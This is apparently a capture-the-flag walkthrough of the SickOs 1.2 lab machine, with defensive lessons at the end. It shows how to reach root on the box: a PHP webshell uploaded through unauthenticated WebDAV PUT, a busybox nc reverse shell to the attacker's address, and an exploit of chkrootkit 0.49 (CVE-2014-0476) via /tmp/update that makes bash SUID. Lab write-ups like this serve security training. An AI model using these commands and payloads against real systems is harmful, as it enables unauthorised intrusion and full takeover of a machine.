SickOs 1.2
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. SickOs 1.2 is an Ubuntu box exposing SSH and a lighttpd 1.4.28 with WebDAV enabled on/test/. ThePUT,MKCOLandMOVEmethods are available without authentication, so we upload a PHP webshell via PUT and get command execution aswww-data. For escalation, pspy reveals thatrootruns chkrootkit 0.49 via cron. That version (CVE-2014-0476) blindly runs/tmp/updateif it exists: we create that file withchmod u+s /bin/bashand, when cron fires,/bin/bashbecomes SUID;bash -pgives us root.
Recon
An arp-scan on the local network places the target at 11.0.0.131.
arp-scan --localnet -I eth011.0.0.1 00:50:56:c0:00:03 VMware, Inc.
11.0.0.131 00:0c:29:49:8b:4d VMware, Inc.
11.0.0.254 00:50:56:e6:a6:cb VMware, Inc.Service enumeration
The full port scan leaves only two open: 22 (SSH) and 80 (HTTP).
nmap -p- -sS --min-rate 5000 -n --open -vvv 11.0.0.131PORT STATE SERVICE
22/tcp open ssh
80/tcp open httpnmap -p22,80 -sCV -n -Pn 11.0.0.131 -oN targeted_scan22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
80/tcp open http lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelwhatweb adds the PHP version: PHP 5.3.10, another badly outdated piece.
whatweb http://11.0.0.131/http://11.0.0.131/ [200 OK] HTTPServer[lighttpd/1.4.28], PHP[5.3.10-1ubuntu3.21],
X-Powered-By[PHP/5.3.10-1ubuntu3.21], lighttpd[1.4.28]WebDAV on /test/
Trying typical lighttpd paths surfaces /test/. An OPTIONS request with curl shows that WebDAV lives there and that write methods are allowed.
curl -v -X OPTIONS http://11.0.0.131/test/< HTTP/1.1 200 OK
< DAV: 1,2
< MS-Author-Via: DAV
< Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH, LOCK, UNLOCKPUT, MKCOL, MOVE, DELETE... and no authentication. This lets us upload arbitrary files to the server, so the next step is obvious: upload a webshell.
Shell as www-data
Webshell upload via PUT (WebDAV)
We create a minimal PHP webshell and upload it to /test/ with PUT. The server answers 201 Created. Invoking it with ?cmd=id confirms command execution: uid=33(www-data).
echo '<?php system($_GET["cmd"]); ?>' > exploit.php
curl -v -X PUT -d @exploit.php http://11.0.0.131/test/exploit.php
curl 'http://11.0.0.131/test/exploit.php?cmd=id'
< HTTP/1.1 201 Created
...
uid=33(www-data) gid=33(www-data) groups=33(www-data)
With RCE confirmed, we fire a reverse shell. The box has its tooling stripped (the "old school" part of the challenge), but busybox nc is still available.
# attacker
nc -lvnp 443
# browser / curl
http://11.0.0.131/test/exploit.php?cmd=busybox nc 11.0.0.129 443 -e bash
The connection lands as www-data@ubuntu and we stabilise it to a PTY.

http://11.0.0.131/test/exploit.php?cmd=busybox nc 11.0.0.129 443 -e bash

$ penelope
[+] Listening for reverse shells on 0.0.0.0:4444  ->  127.0.0.1 . 11.0.0.129 . 172.18.0.1 . 172.17.0.1
(Penelope)> listeners add -p 443
[+] Listening for reverse shells on 0.0.0.0:443  ->  127.0.0.1 . 11.0.0.129 . 172.18.0.1 . 172.17.0.1
[+] Got reverse shell from ubuntu~11.0.0.131-Linux-i686  Assigned SessionID <1>
(Penelope)> sessions 1
[+] Attempting to upgrade shell to PTY ...
[+] Shell upgraded successfully using /usr/bin/python!
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12

www-data@ubuntu:/var/www/test$ whoami
www-data
Privilege escalation: chkrootkit 0.49
pspy: a root cron
With no other users' credentials, we look for scheduled tasks. We transfer pspy (monitors processes unprivileged) and watch what runs in the background.
# attacker
python3 -m http.server 8080
# victim
wget http://11.0.0.129:8080/pspy32 &>/dev/null; chmod +x pspy32; ./pspy32
pspy (repo) captures, with UID=0, the periodic execution of /bin/sh /usr/sbin/chkrootkit launched by CRON. In other words, root runs chkrootkit every so often.

2026/04/21 07:22:15 CMD: UID=0    PID=1      | /sbin/init
2026/04/21 07:23:01 CMD: UID=0    PID=8013   | CRON
2026/04/21 07:23:01 CMD: UID=0    PID=8014   | /bin/sh -c /usr/sbin/chkrootkit
2026/04/21 07:23:01 CMD: UID=0    PID=8015   | /bin/sh /usr/sbin/chkrootkit
2026/04/21 07:23:01 CMD: UID=0    PID=8016   | /bin/sh /usr/sbin/chkrootkit
2026/04/21 07:23:01 CMD: UID=0    PID=8032   | /bin/uname -s
2026/04/21 07:23:01 CMD: UID=0    PID=8033   | /bin/uname -r
2026/04/21 07:23:01 CMD: UID=0    PID=8034   | /bin/ps ax
2026/04/21 07:23:01 CMD: UID=0    PID=8044   | /bin/echo -n Checking `amd' ...
2026/04/21 07:23:01 CMD: UID=0    PID=8051   | /bin/echo -n Checking `basename' ...
CVE-2014-0476: the /tmp/update file
Inspecting the binary (cat /usr/sbin/chkrootkit) confirms version 0.49. searchsploit chkrootkit 0.49 documents the flaw: chkrootkit's slapper() function does run ./update with no quoting or validation, so if /tmp/update exists with execute permission, chkrootkit runs it with the privileges of whoever launched it. Since here root launches it via cron, any write to /tmp becomes execution as root (CVE-2014-0476).
We create /tmp/update with a payload that marks /bin/bash as SUID and wait for cron.
cat > /tmp/update <<'EOF'
#!/bin/bash
chmod u+s /bin/bash
EOF
chmod +x /tmp/update
When chkrootkit runs, /bin/bash becomes SUID root (-rwsr-xr-x). With bash -p (which keeps the effective UID) we get a root shell and read the final flag.
ls -l /bin/bash
bash -p
cat /root/7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
-rwsr-xr-x 1 root root 920788 Mar 28  2013 /bin/bash
WoW! If you are viewing this, You have "Sucessfully!!" completed SickOs1.2 ...
Attack chain
lighttpd 1.4.28 on :80 → WebDAV on /test/ (unauth PUT)
   └─ PUT webshell.php ── RCE as www-data ── busybox nc ── reverse shell
        └─ pspy: root runs chkrootkit 0.49 via cron
             └─ CVE-2014-0476: /tmp/update with chmod u+s /bin/bash
                  └─ bash -p ── shell as root ── flag
Lessons learned
- Unauthenticated WebDAV is RCE on a plate. Allowing
PUTon a directory served by the PHP interpreter effectively hands command execution to anyone. If WebDAV is needed, it goes with authentication and with executable extensions filtered. - Enumerating processes reveals the invisible. With no extra credentials,
pspyis how you discover cron jobs running as root. It was the piece that exposed the escalation. - Security software has bugs too. chkrootkit 0.49, a defensive tool, became the escalation vector by running
/tmp/updateunvalidated. Keep even the things that "protect" you patched. bash -pkeeps the privilege. The trick of marking/bin/bashSUID only works because-pstops the shell from dropping root's effective UID; without-p, bash would drop privileges at startup.